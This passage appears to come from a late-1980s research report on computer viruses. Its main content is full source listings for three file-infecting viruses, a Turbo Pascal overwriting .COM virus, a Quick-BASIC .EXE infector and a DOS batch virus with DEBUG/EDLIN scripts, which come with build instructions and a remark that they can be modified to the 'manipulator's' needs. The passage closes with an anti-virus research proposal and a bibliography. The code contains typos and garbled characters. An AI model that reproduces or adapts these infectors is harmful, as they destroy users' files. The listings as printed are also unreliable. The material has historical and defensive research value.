That file has been overwritten with Number Ones's program code
and is not reconstructible! If all files are infected or  no
.COM files are found, Number one gives you a <Smile>.
Files may be protected against infections of Number One by
setting the Read ONLY attribute.
```

```
Written 10.3.87 by M.Vallen (Turbo Pascal 3.01A)
---------------------------------------------------- }
}

{C-}
{U-}
{I-}          ' Wont allow a user break, enable IO checké

{ -- Constants -------------------------------------- }

Const
     Virus Size = 12027;    {Number One's code size}

     Warning   :String[42]    {Warning message}
     = 'This file has been infected ny Number One!';

{ -- Type declarations------------------------------------ }

Type
     DTARec    =Record       {Data area for file search }
     DOSnext  :Array[1..21] of Byte;
                   Attr    : Byte;
                   Ftime,
                   FDate,
                   FLsize,
                   FHsize  : Integer;
                   FullName: Array[1..13] of Char;
                 End;

Registers    = Record    {Register set used for file search }
   Case Byte of
   1 : (AX,BX,CX,DX,BP,SI,DI,DS,ES,Flags : Integer);
   2 : (AL,AH,BL,BH,CL,CH,DL,DH          : Byte);
   End;

{ -- Variables--------------------------------------------- }

Var
                                   { Memory offset program code }
   ProgramStart : Byte absolute Cseg:$100;
                                              { Infected marker }
   MarkInfected : String[42] absolute Cseg:$180;    Reg
: Registers;                    { Register set }
   DTA          : DTARec;                          { Data area }
   Buffer       : Array[Byte] of Byte;         { Data buffer }
   TestID       : String[42]; { To recognize infected files }
   UsePath      : String[66];          { Path to search files }
                                     { Length of search path }
```

```
    UsePathLenght: Byte absolute UsePath;
    Go           : File;                    { File to infect }
    B            : Byte;                                 { Used }

{ -- Program code------------------------------------------ }

Begin
  WriteLn(Warning);                    { Display warning message }
  GetDir(0, UsePath);                    { get current directory }
  if Pos('Ñ', UsePath) <> UsePathLenght then
    UsePath := UsePath + 'Ñ';
  UsePath := UsePath + '*.COM';          { Define search mask }
  Reg.AH := $1A;                                { Set data area }
  Reg.DS := Seg(DTA);
  Reg.DX := Ofs(DTA);
  MsDos(Reg);
  UsePath[Succ(UsePathLenght)]:=#0; { Path must end with #0 }
  Reg.AH := $4E;
  Reg.DS := Seg(UsePath);
  Reg.DX := Ofs(UsePath[1]);
  Reg CX := $ff;            { Set attribute to find ALL files }
  MsDos(Reg);                        { Find first matching entry }
  IF not Odd(Reg.Flags) Then              { If a file found then }
    Repeat
      UsePath := DTA.FullName;
      B := Pos(#0, UsePath);
      If B > 0 then
      Delete(UsePath, B, 255);                  { Remove garbage }
      Assign(Go, UsePath);
      Reset(Go);
      If IOresult = 0 Then              { If not IO error then }
      Begin
        BlockRead(Go, Buffer, 2);
        Move(Buffer[$80], TestID, 43);
                        { Test if file already ill(Infected) }
        If TestID <> Warning Then            { If not then ... }
        Begin
          Seek (Go, 0);
                               { Mark file as infected and .. }
          MarkInfected := Warning;
                                                  { Infect it }
          BlockWrite(Go,ProgramStart,Succ(VirusSize shr 7);
          Close(Go);
                                      { Say what has been done }
          WriteLn(UsePath + 'infected.');
          Halt;                        { .. and halt the program }
        End;
        Close(Go);
      End;          { The file has already been infected, search
next. }
      Reg.AH := $4F;
```

```
      Reg.DS := Seg(DTA);
      Reg.DX := Ofs(DTA);
      MsDos(Reg);
    { ......................Until no more files are found }
    Until Odd(Red.Flags);
  Write(`<Smile>');                          {Give a smile }
End.
```

Although this is a primitive virus its effective.In this virus only the .COM files are infected. Its about 12K and it will change the date entry.

Virus in Basic

Basic is reasonably easy to comprehend computer instructional language. Often people think of it as limited and not of use in creating a virus. What follows proves that doubters are wrong. Lets take a look at a Basic Virus created by R. Burger in 1987. This program is an over)writing virus. The program uses (Shell) MS-DOS to infect .EXE files. To do this you must compile the source code using a the Microsoft Quick-BASIC. Note the length of the compiled program and the length of the linked .EXE file and edit the source code to place the length of the object program in the LENGTHVIR variable. BV3.EXE should be in the current directory, COMMAND.COM must be available, the LENGHTVIR variable must be set to the length of the linked program. Remember to use /e parameter when compiling.

```
10 REM ** DEMO
20 REM ** MODIFY IT YOUR OWN WAY IF DESIRED **
30 REM ** BASIC DOESNT SUCK
40 REM ** NO KIDDING
50 ON ERROR GOTO 670
60 REM *** LENGHTVIR MUST BE SET **
70 REM *** TO THE LENGHT TO THE **
80 REM *** LINKED PROGRAM ***
90 LENGHTVIR=2641
100 VIRROOT$="BV3.EXE"
110 REM *** WRITE THE DIRECTORY IN THE FILE "INH"
130 SHELL "DIR *.EXE¿INH"
140 REM ** OPEN "INH" FILE AND READ NAMES **
150 OPEN "R",1,"INH",32000
160 GET #1,1
170 LINE INPUT#1,ORIGINAL$
180 LINE INPUT#1,ORIGINAL$
190 LINE INPUT#1,ORIGINAL$
```

```
200 LINE INPUT#1,ORIGINAL$
210 ON ERROR GOT 670
220 CLOSE#2
230 F=1:LINE INPUT#1,ORIGINAL$
240 REM ** "%" IS THE MARKER OF THE BV3
250 REM ** "%" IN THE NAME MEANS 260 REM  ** INFECTED COPY
PRESENT
270 IF MID$(ORIGINAL$,1,1)="%" THEN GOTO 210
280 ORIGINAL$=MID$(ORIGINAL$,1,13)
290 EXTENSIONS$=MID$(ORIGINAL,9,13)
300 MID$(EXTENSIONS$,1,1)="."
310 REM *** CONCATENATE NAMES INTO FILENAMES **
320 F=F+1
330 IF MID$(ORIGINAL$,F,1)=" " OR MID$ (ORIGINAL$,F,1)="." OR
F=13 THEN
GOTO 350
340 GOTO 320
350 ORIGINAL$=MID$(ORIGINAL$,1,F-1)+EXTENSION$
360 ON ERROR GOTO 210
365 TEST$=""
370 REM ++ OPEN FILE FOUND +++
380 OPEN "R",2,OROGINAL$,LENGHTVIR
390 IF LOF(2) < LENGHTVIR THEN GOTO 420
400 GET #2,2
410 LINE INPUT#1,TEST$
420 CLOSE#2
431 REM ++ CHECK IF PROGRAM IS ILL ++
440 REM ++ "%" AT THE END OF THE FILE MEANS..
450 REM ++ FILE IS ALREADY SICK ++
460 REM IF MID$(TEST,2,1)="%" THEN GOTO 210
470 CLOSE#1
480 ORIGINALS$=ORIGINAL$
490 MID$(ORIGINALS$,1,1)="%"
499 REM ++++ SANE "HEALTHY" PROGRAM ++++
510 C$="COPY "+ORIGINAL$+" "+ORIGINALS$
520 SHELL C$
530 REM *** COPY VIRUS TO HEALTHY PROGRAM ****
540 C$="COPY "+VIRROOT$+ORIGINAL$
550 SHELL C$
560 REM *** APPEND VIRUS MARKER ***
570 OPEN ORIGINAL$ FOR APPEND AS #1 LEN=13
580 WRITE#1,ORIGINALS$
590 CLOSE#1
630 REM ++ OUYPUT MESSAGE ++
640 PRINT "INFECTION IN " ;ORIGIANAL$; "  !! BE WARE !!"
650 SYSTEM
660 REM ** VIRUS ERROR MESSAGE
670 PRINT "VIRUS INTERNAL ERROR GOTTCHA !!!!":SYSTEM
680 END
```

This basic virus will only attack .EXE files. After the execution you will see a "INH" file which contains the directory, and the file %SORT.EXE. Programs which start with "%" are NOT infected, they pose as back up copies.

Batch Viruses

Most researchers cannot imagine that viruses could be in BATCH file. The virus which you are about to see depicted makes use of the MS-DOS operating system. This BATCH virus uses DEBUG & EDLIN programs from the O/S.

Name: VR.BAT

```
echo = off          ( Self explanatory)
ctty nul            ( This is important. Console output is turned
                      off)
path c:Ñmsdos       ( May differ on other systems )
dir *.com/w>ind     ( The directory is written on "ind" ONLY name
                      entries)
edlin ind<1         ( "Ind" is processed with EDLIN so only file
                      names appear)
debug ind<2         ( New batch program is created with debug)
edlin name.bat<3    ( This batch goes to an executable form
                      because of EDLIN)
ctty con            ( Console interface is again assigned)
name                ( Newly created NAME.BAT is called.
```

In addition to file to this Batch file,there command files, named 1,2,3

Here is the first command file:

```
Name: 1

1,4d            ( Here line 1-4 of the "IND" file are deleted )
e               ( Save file )
```

Here is the second command file:

```
Name: 2

m100,10b,f000       ( First program name is moved to the F000H
                      address to save)
e108 ".BAT"         ( Extention of file name is changed to .BAT)
m100,10b,f010       ( File is saved again)
e100"DEL "          ( DEL command is written to address 100H)
```

```
mf000,f00b,104      ( Original file is written after this command)
el0c 2e             ( Period is placed in from of extension)
el10 0d,0a          ( Carriage return plus line feed)
mf010,f020,11f      ( Modified file is moved to 11FH address from
                      buffer area)
el12 "COPY ÑVR.BAT"( COPY command is now placed in front of
                      file)
el2b od,0a          ( COPY command terminated with carriage return
                      + 1f)
rxc                 ( The CX register is ... )
2c                  ( set to 2CH)
nname.bat           ( Name it NAME.BAT)
w                   ( Write )
q                   ( quit )
```

The third command file must be printed as a hex dump because it contains 2 control characters (1Ah=Control Z) and this is not entirely printable.

Hex dump of the third command file:

```
-----------------------------------
Name: 3

0100   31 2C 31 3F 52 20 1A 0D-6E 79 79 79 79 79 79 79
       1  ,  1  ?        .  .  n  y  y  y  y  y  y  y
0110   79 29 0D 32 2C 32 3F 52-20 1A OD 6E 6E 79 79 79        y
  .  2  ,  ?  ?  r     .  .  n  n  y  y  y
0120   79 79 79 79 29 0D 45 0D-00 00 00 00 00 00 00 00
       y  y  y  y     .  E  .  .  .  .  .  .  .  .  .
```

In order for this virus to work VR.BAT should be in the root. This program only affects .COM files.

End Note

All these viruses can be modified to suit the needs and the experience level of the manipulator.

APPENDIX B

APPENDIX B

A001 - SCIENTIFIC AND TECHNICAL REPORTS SUMMARY SPECIAL TECHNICAL SUMMARY

Contract No.: DASG60-89-C-0044

I. The purpose of this research is to create a front-end product to prevent/detect/discourage computer virus intrusions and enhance correction/recovery mechanisms to prevent damage, downtime, or inaccuracies in minicomputer and higher-level systems. Although there are many personal computer-based anti-virus systems, we know of none for minicomputer or higher-level systems.

Problems to be overcome will include system compatibilities, communications/protocols compatibilities, system entryways, and mechanism/method comprehensiveness and applicability.

II. 1. Analyze information on the hardware configuration, operating system, languages, utilities, communications/protocols, and security of CDC-Cyber systems, Convex, Alliance, Cray, DEC Vax, and DEC 8800 series systems.

2. Choose a system for in-depth analysis and bread-board testing.

3. Research and listing of generic viral attack mechanism, such as, those that attack/corrupt CPUs (Central Processing Units), memory, storage, backup, et.al.

4. Research and listing of protection/prevention methods for each mechanism in the form of a work breakdown structure/decision tree to show any interrelationships between prevention methods.

5. Decide on protection/prevention mechanism:

A. manual mechanisms
B. automated mechanisms
C. reasoning for each

6. Compose a raw code program for front-end prevention/protection mechanism for system.

7. Report and demonstration.

III. ANCILLARY CONSIDERATIONS:

1. Evaluation of user-friendliness as an aid or hindrance as it applies to unclassified, confidential, secret, and top-secret systems.

2. Generic applications to minicomputer and higher-level systems and environments.

3. Consideration of a viral cyclical redundancy check program to warn of infections and halt infected program execution. The program would be free-running within a system and is similar to the early NCR Century series Operating System upgrade architecture, i.e., benign VIRUS.

IV. Anticipated payoff will be an anti-viral, front-end protection mechanism/method (along with possible complimentary mechanisms/methods) which will protect USASDC systems from viral attack and concomitant downtime.

APPENDIX C

APPENDIX C

BIBLIOGRAPHY

Burger, Rolf. Computers - A High-Tech Disease (Abacus), 1988.

Cohen, Fred. "Computational Aspects of Computer Viruses," Computers and Security (Elsevier Science Publishers, Ltd.), Vol. 8, No. 4, June 1989, pp. 325-335.

Cohen, Fred. "Computer Viruses, Theory and Experiments," Proceedings of the 7th DOD/NBS Computer Security Conference, September 1984, pp. 240-263.

Cohen, Fred. "On the Implications of Computer Viruses and Methods of Defense," Computer and Security, Vol. 7, No. 2, pp. 164-187.

Dewdney, A.K. "Computer Recreations," Scientific American, May 1984, March 1985, March 1989.

Greenberg, Ross M. "Know They Viral Enemy," Byte Magazine (McGraw Hill, Inc.), Vol 14, No. 6, June 1989, pp. 275-284.

Lerner, Eric J. "Computer Virus Threatens to Become Epidemic," Aerospace America. American Institute of Aeronautics and Astronautics, Inc., Vol. 27, No. 2, February 1989, pp., 14-16, 38.

Lundell, Alan. "Some Good Things to Say About Computer Viruses," (Fun City Mega Media), Fall #7, 1989, p. 50.

Mayo, Jonathan L. Computer Viruses -- What They are, How They Work, and How to Avoid Them (Windcrest Books), 1989.

Powell, Dave. "Fighting Network Infection," Networking Management (Advanced Technology Group of Penn Well Publishing Co.), September 1989, pp. 39-48.

Pozzo, Maria M. and Gray, Terence E. "An Approach to Containing Computer Viruses," Computers and Security, Vol. 6, No. 4, pp. 321-331.

Roberts, Ralph. Computer Viruses (Compute! Books), 1988.

Stoll, Clifford. "Stalking the Wiley Hacker," Communications of the ACM, May 1988.

Stover, Dawn. "Viruses, Worms, Trojans, and Bombs," Popular Science (Times Mirror Magazine), September 1989, pp. 59-62, 104-105.

Thompson, Ken. "Reflections on Trusting Trust," Communications of the ACM, May 1988.

White, J. Clinton E. "Viruses and Worms: A Campus Under Attack, pp. 283-290.

Young, Cathy L. "Taxonomy of Computer Virus Defense Mechanisms," Proceedings of the 10th National Computer Security Conference, September 1987, pp. 220-225.

------. Beware Computer "Virus Attack," A Staff Report on the Lack of Security in State-Owned and -Operated Computers. The Senate, State of New York, June 28, 1989.

------. Computers and Security (Elsevier Service Publishers, Ltd.), Vol. 7, No. 6, December 1988; Vol. 8, No. 3, May 1989; Vol. 7, No. 1, February 1988.

------. Computer Security - Virus Highlights Need for Improved Internet Management (GAO/IMTEC-89-57), June 1989.

------. Computer Viruses. Proceedings of an Invitational Symposium (Deloitte Haskins & Sells), October 10-11, 1988.

------. Papers of the Computer Virus Industry Association.

------. 2600 Magazine. The Hacker Quarterly, Vol. 5, No. 2, Summer 1988.

------. 2600 Magazine. The Hacker Quarterly, Vol. 6, No. 2, Summer 1989, pp. 38-40.

------. Virus Bulletin (Virus Bulletin, Ltd.), August 1989.

BBS

Channel One BBS	(617) 354-3137
Hacker's Den	Presently disconnected
Intelec BBS	(576) 867-4446
National Bulletin Board Society	(408) 988-4004
Virus Info Palladium	(805) 582-9306

Virus-L Conference, Bitnet, June 1988-October 1989.